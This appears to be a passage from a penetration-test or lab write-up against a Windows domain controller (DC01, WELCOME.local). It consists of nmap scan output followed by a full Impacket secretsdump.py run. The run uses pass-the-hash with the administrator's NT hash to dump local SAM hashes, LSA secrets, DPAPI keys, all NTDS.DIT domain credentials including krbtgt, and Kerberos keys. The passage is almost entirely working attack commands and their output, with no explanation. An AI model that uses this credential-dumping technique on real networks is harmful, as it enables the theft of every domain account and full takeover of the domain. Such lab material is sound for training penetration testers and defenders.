| Not valid after: 2026-11-21T08:39:30
```

```
| MD5: 1c0b 4f7e 8fc7 63c0 eabd 1ede dce7 b78f
```

```
| SHA-1: b588 7e5e 293d 4754 2117 a39f 86f7 3b39 87c4 9ddf
```

```
| SHA-256: d23e eee9 4b6b 351c 58f0 6e6f 4743 a8ef 30e2 946f 4337 e46d 701e
a8e1 738d 8e0e
```

```
| -----BEGIN CERTIFICATE-----
```

```
| MIIC6DCCAdCgAwIBAgIQFGXj5X32+KRAHEIsruTNqTANBgkqhkiG9w0BAQsFADAd
| MRswGQYDVQQDEExJEQzAxLldFTENPTUUbG9jYWwwHhcNMjYwNTIyMDgzOTMwWhcN
| MjYxMTIxMDgzOTMwWjAdMRswGQYDVQQDEExJEQzAxLldFTENPTUUbG9jYWwwggEi
| MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDSNUvHmedr4emFo4GRVTt16qAi
| bLWjah0aU0P2z5Dsalvh8+Rev6C44Vw+f6rQyUWbVYkw6uiuv8XhdsV4xRSDAtcf
| 8q9iRgrj4uu3lKgbijXZ9uYpw62LTEXlEqrbCWvuRiANTtyq6WvT/uJLqMeZGedR
| t0LdbUD5AVfFz7nfdAP/QjfqA5JknQzLZcv2DktAfbiaKdHLmRNJDElzu33mqU67
| T/GYmd06QWUBLXU4spdFRRhYBTq7n86KqmbiPy/d9KM3JKgBoMspXPZIxk/y9FsP
| 6yTjrMqef3iEi/BzSh51k7I7ouef2WM2QP9FQCudtUDol20QLXIUDhbtsQcRAgMB
| AAGjJDAiMBMGA1UdJQMMAoGCCsGAQUFBwMBMAsgA1UdDwQEAwIEMDANBgkqhkiG
```

```
| 9w0BAQsFAA0CAQEAIhKH0aWCdfMlQ2Nb+tt3BmBfZrf59EpL/wP9Ux4PNiXjFNVF
| kEy1oG9obBx8bDoWFzQF91QHUGiHCgVbc20KBwvxVnIrfwKTJHxEetaCc0/3MDGB
| k0F7uiTruncbPD0A00dLeLRPyhIlJ3Gc5jhmXx1AADI7iRRU00YeojeZ5p/PgyVf
| 5aVnXAUtoDu8/dQ0yV/6KfLPACi5cIrVZKlQytu+pSPBf0wAWTXxchnTCerp3js
| 0EbERq3Pwm0fiLXgRqhGk+V96baeJZIzBcqrtV/Sd69ybNIrlWhmr1kEi/rVLHVL
| g207f9SCPiruoKB/GQAaoS+GI3wUrF7PDDkRPg==
|_-----END CERTIFICATE-----
5985/tcp open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf          syn-ack ttl 126 .NET Message Framing
49664/tcp open  msrpc           syn-ack ttl 126 Microsoft Windows RPC
49667/tcp open  msrpc           syn-ack ttl 126 Microsoft Windows RPC
49681/tcp open  ncacn_http      syn-ack ttl 126 Microsoft Windows RPC over
HTTP 1.0
49685/tcp open  msrpc           syn-ack ttl 126 Microsoft Windows RPC
49718/tcp open  msrpc           syn-ack ttl 126 Microsoft Windows RPC
49735/tcp open  msrpc           syn-ack ttl 126 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results
incomplete
No OS matches for host
TCP/IP fingerprint:
SCAN(V=7.99%E=4%D=5/23%OT=53%CT=%CU=%PV=Y%DS=3%DC=T%G=N%TM=6A1168CA%P=x86_64
-pc-linux-gnu)
SEQ(SP=108%GCD=1%ISR=10A%TI=I%TS=A)
SEQ(SP=108%GCD=1%ISR=10C%TI=I%TS=A)
OPS(O1=M510NW8ST11%O2=M510NW8ST11%O3=M510NW8NNT11%O4=M510NW8ST11%O5=M510NW8S
T11%O6=M510ST11)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)
ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M510NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%TG=80%S=0%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=N)

Uptime guess: 0.005 days (since Sat May 23 18:37:03 2026)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 29249/tcp): CLEAN (Timeout)
|   Check 2 (port 29106/tcp): CLEAN (Timeout)
|   Check 3 (port 15834/udp): CLEAN (Timeout)
|   Check 4 (port 39265/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
| smb2-time:
|   date: 2026-05-23T08:44:30
|_  start_date: N/A
|_clock-skew: mean: 1m15s, deviation: 0s, median: 1m15s
```

TRACEROUTE (using port 53/tcp)

```
HOP RTT      ADDRESS
1   258.75 ms 10.200.0.1
2   ...
3   259.62 ms 10.1.73.240
```

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 18:43

Completed NSE at 18:43, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 18:43

Completed NSE at 18:43, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 18:43

Completed NSE at 18:43, 0.00s elapsed

Read data files from: /usr/share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 115.20 seconds

Raw packets sent: 120 (9.636KB) | Rcvd: 99 (27.266KB)

Secretsdump.py

```
└─$ python3 /home/michael/.local/bin/secretsdump.py
WELCOME.local/administrator@10.1.73.240 -hashes
aad3b435b51404eeaad3b435b51404ee:0cf1b799460a39c852068b7c0574677a
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```

[*] Target system bootKey: 0xb925c1fa9d100fca81ef1e3a88583792
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0cf1b799460a39c852068b7c0
574677a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
WELCOME\DC01$:aes256-cts-hmac-sha1-
96:14ac103a0de461046da35b515609bd8bd7f858a2902c1cebf65fc087e9f1555c
WELCOME\DC01$:aes128-cts-hmac-sha1-96:84e5c8f1c3c082d9e783ef1c2a1de69b
WELCOME\DC01$:des-cbc-md5:38b3a1e6673edf07
WELCOME\DC01$:plain_password_hex:681701f3a6c81d16c4c6bf4117a230600a39215bb1e
82e2d0bc47d996afac252f5a2e74d1610e7ed8af2674e2114aa3da1889ef67178648dba30695
6e56e003dce9cddad0159e02a8e6cae7f291f875f35487f669482194f8c9aad0836d9c1bc1e8
316d8d34f19f5fb22fe898e80970a40c24da68e4376e9a00d54fc57cb269734227108bafbd09
bbcd0c263847df4436f9989b4ac9d82a79a8d137378fbe5a7f0429557bd0d3b2c23787016011
c770396ba05f499896e5d02a94dbcac2b20a3adb71428e94cc40e67d55281db15a5951310bb2
57944c1efaeda94ff67f5bd4d713ec06ce950ab1bd359b2e462a0b36e
WELCOME\DC01$:aad3b435b51404eeaad3b435b51404ee:812689846dcce44f48e7ce75615fc
d01:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd77dd2c1eb6a6b934960caf2279a5e7af53177b1
dpapi_userkey:0xfad8ec7d5ac0f7d34c8f46bd00e1d54fd6ef33f
[*] NL$KM
0000 38 7D 67 A5 74 E2 7D 70 EC 0A A4 5F 2D 9B D9 7A 8}g.t.}p..._...z
0010 87 35 68 14 F6 06 D5 61 44 9D D4 62 4B 40 11 32 .5h....aD..bK@.2
0020 A3 02 08 42 B5 00 0C AD CB A7 41 EC 91 29 71 2F ...B.....A..)q/
0030 40 7A 5D A0 72 9C F8 16 2E F3 5B 03 8A 2C 83 98 @z].r.....[,...
NL$KM:387d67a574e27d70ec0aa45f2d9bd97a87356814f606d561449dd4624b401132a30208
42b5000cadcba741ec9129712f407a5da0729cf8162ef35b038a2c8398
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0cf1b799460a39c852068b7c0
574677a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:14432c2c1f0865578e8bd1cf6f664544
:::
WELCOME.local\e.hills:1105:aad3b435b51404eeaad3b435b51404ee:5be726933d18406b
8ee826aa740bf3f0:::
WELCOME.local\j.crickets:1106:aad3b435b51404eeaad3b435b51404ee:0f67a59d95f68
a1b3025329dd6f0b91c:::

```

WELCOME.local\e.blanch:1107:aad3b435b51404eeaad3b435b51404ee:2aaaa7c39073f51
aed904b0c53a296b2:::
WELCOME.local\i.park:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda72
94d6bd18041b8fe:::
WELCOME.local\j.johnson:1109:aad3b435b51404eeaad3b435b51404ee:c1ef55b0ed6853
9c67e41f817d169f48:::
WELCOME.local\a.harris:1110:aad3b435b51404eeaad3b435b51404ee:8b57d5a8232b256
ad6b3c5ef804efaca:::
WELCOME.local\svc_ca:1112:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda72
94d6bd18041b8fe:::
WELCOME.local\svc_web:1114:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7
294d6bd18041b8fe:::
DC01\$:1000:aad3b435b51404eeaad3b435b51404ee:812689846dcce44f48e7ce75615fcd01
:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:020e3e9e41fb6ba5e96be3ea12abe558794022c931a376d572ac0fac11ca508f
Administrator:aes128-cts-hmac-sha1-96:a05d3fc36a3dfa90074b52c3127e98b1
Administrator:des-cbc-md5:4001dccbf83d1aad
krbtgt:aes256-cts-hmac-sha1-
96:15521f807f69a91126d30d300f92d681ca92363357508f693c159da3aafb4774
krbtgt:aes128-cts-hmac-sha1-96:e46ee55f173093290b519bde784ccb75
krbtgt:des-cbc-md5:f2614323028aba64
WELCOME.local\e.hills:aes256-cts-hmac-sha1-
96:d6bbcdccb3e82723b5a79acf5d4071c30373c4e47f6e39fc84ae7669f81ab935
WELCOME.local\e.hills:aes128-cts-hmac-sha1-
96:d9c559f17c0332353bbd726c964c3957
WELCOME.local\e.hills:des-cbc-md5:b962a70db38f64c1
WELCOME.local\j.crickets:aes256-cts-hmac-sha1-
96:81685eb712fb1ca15cb7d16bb32e495b9561203ec9375430e6004c4de3aa481f
WELCOME.local\j.crickets:aes128-cts-hmac-sha1-
96:c2572f88bbd905b561f89e1c933837fd
WELCOME.local\j.crickets:des-cbc-md5:df349416c8e3c273
WELCOME.local\e.blanch:aes256-cts-hmac-sha1-
96:a66780c116b311eb541133232b0caaec8edf2eab67ab97dfd9c13a4adba75f2d
WELCOME.local\e.blanch:aes128-cts-hmac-sha1-
96:72eca9b6f48bc717613da443f0790b55
WELCOME.local\e.blanch:des-cbc-md5:4092d50876313226
WELCOME.local\j.johnson:aes256-cts-hmac-sha1-
96:6f2dff94fd4efbf86a6074ba6f881d95ed96b7d92c61d8cb75df7efdc197cacb
WELCOME.local\j.johnson:aes128-cts-hmac-sha1-
96:66e216edb60d36ff50310d7c99285798
WELCOME.local\j.johnson:des-cbc-md5:734fcb16fb6d0dd5
WELCOME.local\a.harris:aes256-cts-hmac-sha1-
96:be4d93637ddfef4550e03e9b39094eb790b1a57b1cd69e53b06df4f434c05658
WELCOME.local\a.harris:aes128-cts-hmac-sha1-

96:d30048f906e266f5b10af5b22d1f1445

WELCOME.local\a.harris:des-cbc-md5:dc6192eac4a41532

DC01\$:aes256-cts-hmac-sha1-

96:14ac103a0de461046da35b515609bd8bd7f858a2902c1cebf65fc087e9f1555c

DC01\$:aes128-cts-hmac-sha1-96:84e5c8f1c3c082d9e783ef1c2a1de69b

DC01\$:des-cbc-md5:ba0b26d9a2910d2f

[*] Cleaning up...